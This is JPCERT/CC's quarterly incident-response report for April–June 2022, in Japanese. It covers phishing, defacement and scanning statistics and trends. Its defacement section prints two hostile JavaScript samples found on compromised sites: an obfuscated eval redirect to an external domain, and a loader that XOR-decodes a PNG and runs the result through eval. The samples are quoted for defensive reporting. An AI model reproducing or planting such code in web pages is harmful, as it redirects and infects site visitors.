JPCERT/CC インシデント報告対応レポート

2022 年 4 月 1 日 ～ 2022 年 6 月 30 日

一般社団法人 JPCERT コーディネーションセンター

2022 年 7 月 14 日

目次

1. インシデント報告対応レポートについて

一般社団法人 JPCERT コーディネーションセンター（以下「JPCERT/CC」）では、国内外で発生するコンピューターセキュリティインシデント（以下「インシデント」）の報告を受け付けています(注 1)。本レポートでは、2022 年 4 月 1 日から 2022 年 6 月 30 日までの間に受け付けたインシデント報告の統計および事例について紹介します。

（注 1）JPCERT/CC では、情報システムの運用におけるセキュリティ上の問題として捉えられる事象、コンピューターのセキュリティに関わる事件、できごとの全般をインシデントと呼んでいます。

JPCERT/CC は、インターネット利用組織におけるインシデントの認知と対処、インシデントによる被害拡大の抑止に貢献することを目的として活動しています。国際的な調整・支援が必要となるインシデントについては、日本における窓口組織として、国内や国外（海外の CSIRT 等）の関係機関との調整活動を行っています。

2. 四半期の統計情報

本四半期のインシデント報告の数、報告されたインシデントの総数、および、報告に対応して JPCERT/CC が行った調整の件数を［表 1］に示します。

［表 1：インシデント報告関連件数］


	4 月	5 月	6 月	合計	前四半期合計
報告件数 (注 2)	4,611	5,431	6,672	16,714	16,188
インシデント件数 (注 3)	3,303	4,061	5,359	12,723	9,369
調整件数 (注 4)	2,127	2,368	3,395	7,890	5,558

（注 2）「報告件数」は、報告者から寄せられた Web フォーム、メール、FAX による報告の総数を示します。


（注 3）「インシデント件数」は、各報告に含まれるインシデント件数の合計を示します。1 つのインシデントに関して複数件の報告が寄せられた場合にも、1 件として扱います。

（注 4）「調整件数」は、インシデントの拡大防止のため、サイトの管理者等に対し、現状の調査と問題解決のための対応を依頼した件数を示します。

本四半期に寄せられた報告件数は、16,714 件でした。このうち、JPCERT/CC が国内外の関連する組織との調整を行った件数は 7,890 件でした。前四半期と比較して、報告件数は 3%増加し、調整件数は 42%増加しました。また、前年同期と比較すると、報告数は 62.7%増加し、調整件数は 111%増加しました。［図 1］と［図 2］に報告件数および調整件数の過去 1 年間の月次の推移を示します。



［図 1：インシデント報告件数の推移］




［図 2：インシデント調整件数の推移］

JPCERT/CC では、報告を受けたインシデントをカテゴリー別に分類し、各インシデントカテゴリーに応じた調整、対応を実施しています。各インシデントの定義については、「付録-1. インシデントの分類」を

参照してください。本四半期に報告を受けたインシデントの件数のカテゴリーごとの内訳を［表 2］に示します。また、内訳を割合で示すと［図 3］のとおりです。

［表 2：報告を受けたインシデントのカテゴリーごとの内訳］


インシデント	4 月	5 月	6 月	合計	前四半期合計
フィッシングサイト	2,636	2,954	2,498	8,088	6,820
Web サイト改ざん	202	151	204	557	703
マルウェアサイト	49	82	68	199	291
スキャン	349	783	2,483	3,615	1,174
DoS/DDoS	1	3	3	7	7
制御システム関連	0	0	0	0	0
標的型攻撃	1	1	0	2	2
その他	65	87	103	255	372




［図 3：報告を受けたインシデントのカテゴリー別割合］

フィッシングサイトに分類されるインシデントが 71.8%、スキャンに分類される、システムの弱点を探索するインシデントが 13.9%を占めています。


［図 4］から［図 7］に、フィッシングサイト、Web サイト改ざん、マルウェアサイト、スキャンのインシデントの過去 1 年間の月次の推移を示します。




［図 4：フィッシングサイト件数の推移］



［図 5：Web サイト改ざん件数の推移］




［図 6：マルウェアサイト件数の推移］



［図 7：スキャン件数の推移］

［図 8］にインシデントのカテゴリーごとの件数および調整・対応状況を示します。



［図 8：インシデントのカテゴリーごとの件数と調整・対応状況］

3. インシデントの傾向

3.1. フィッシングサイトの傾向


本四半期に報告が寄せられたフィッシングサイトの件数は 8,088 件で、前四半期の 6,820 件から 18.6%増加しました。また、前年度同期（4,841 件）との比較では、67%の増加となりました。

本四半期は、国内のブランドを装ったフィッシングサイトの件数が 5,523 件となり、前四半期の 4,196 件から 32%増加しました。また、国外のブランドを装ったフィッシングサイトの件数は 1,931 件となり、前四半期の 2,043 件から 5%減少しました。本四半期のフィッシングサイトが装ったブランドの国内・国外別の内訳を［表 3］、国内・国外ブランドの業界別の内訳を［図 9］に示します。

［表 3：フィッシングサイト件数の国内・国外ブランド別内訳］

フィッシングサイト	4 月	5 月	6 月	本四半期合計（割合）
国内ブランド	1,861	2,034	1,628	5,523（68%）
国外ブランド	512	745	674	1,931（24%）
ブランド不明 (注 5)	263	175	196	634 （8%）
全ブランド合計	2,636	2,954	2,498	8,088

（注 5）「ブランド不明」は、報告されたフィッシングサイトが確認時に停止していた等の理由により、ブランドを確認することができなかったサイトの件数を示します。



［図 9：フィッシングサイトのブランド種別割合（国内・国外別）］

JPCERT/CC が報告を受けたフィッシングサイトのうち、国外ブランド関連の報告では E コマースサイトを装ったものが 61.9%、国内ブランド関連の報告では金融機関のサイトを装ったものが 43.5%で，それぞれ最も多くを占めました。

国内ブランドのフィッシングサイトでは、携帯キャリア（au）のユーザーを狙ったものが多数を占めました。また、前四半期に引き続き ETC の利用照会サービス、EC サイト、JR 東日本が提供する Web サイト「えきねっと」、国内金融機関を装ったフィッシングも多く確認されました。

フィッシングサイトテイクダウンのために調整したサイトの割合は、国内が 26%、国外が 74%であり、前四半期（国内が 30%、国外が 70%）と比較し国外が増加しました。

3.2. Web サイト改ざんの傾向

本四半期に報告が寄せられた Web サイト改ざんの件数は、557 件でした。前四半期の 703 件から 21%減少しています。

本四半期は、アクセスしてきたユーザーの Referrer 情報に応じて不審な Web サイトへ転送するような改ざんが施された Web サイトの事例が複数報告されました。［図 10］に、改ざんされた Web サイトに設置された転送スクリプトの例を示します。

```
<script>eval((' if(/(' + 'g' + 'oog|' + 'e' + '|' + 'ya' + 'hoo|' + 'bi' + 'ng|' + 'aol)' + '/' +
'i.tes' + 't(do' + 'cu' + 'men' + 't.r' + 'ef' + 'err' + 'er)' + ')' + '{w' + 'indo' + 'w.set' +
'Ti' + 'meout' + '(f' + 'unct' + 'ion()' + '{t' + 'op.l' + 'o' + 'cati' + 'on.h' + 'ref="' + 'ht
' + 't ' + 'ps ' + ': //' + 'stap' + 'l' + 'eam' + 'b' + 'i' + 'en' + 'ce.' + 'to' + 'p/i' +
'ndex' + '.' + 'ph' + 'p?ma' + 'i' + 'n_pag' + 'e=' + 'produ' + 'ct_' + 'info&' + 'p' + 'r' +
'oduc' + 'ts_' + 'id=10' + '9' + '01"},' + '10' + '00)}').replace(/####/g, '¥''))
```

［図 10：転送スクリプトの一部］

また、6 月には Web サイトにアクセスしてきたユーザー端末の次の情報を外部に送信する JavaScript ファイルが、不正に設置される事例を確認しています。

- ブラウザーの言語設定
- タイムゾーン
- User-Agent
- OS 情報

上記端末情報の送信後、外部サイトから PNG ファイルをダウンロードし、［図 11］に示すスクリプトによってデータファイルをデコードして、実行します。

```
for (var zd = ce.getImageData(0, 0, vy.width, vy.height).data, jz = "", vk = 0; vk < zd.length; vk++)
    if ((vk + 1) % 4) {
      var vn = 57 ^ zd[vk];
      32 <= vn && (jz += String.fromCharCode(vn))
    }
  eval(jz)
```

［図 11：設置されたスクリプトによる画像ファイルのデコード処理の一部］

3.3. 標的型攻撃の傾向

標的型攻撃に分類されるインシデントの件数は、2 件でした。
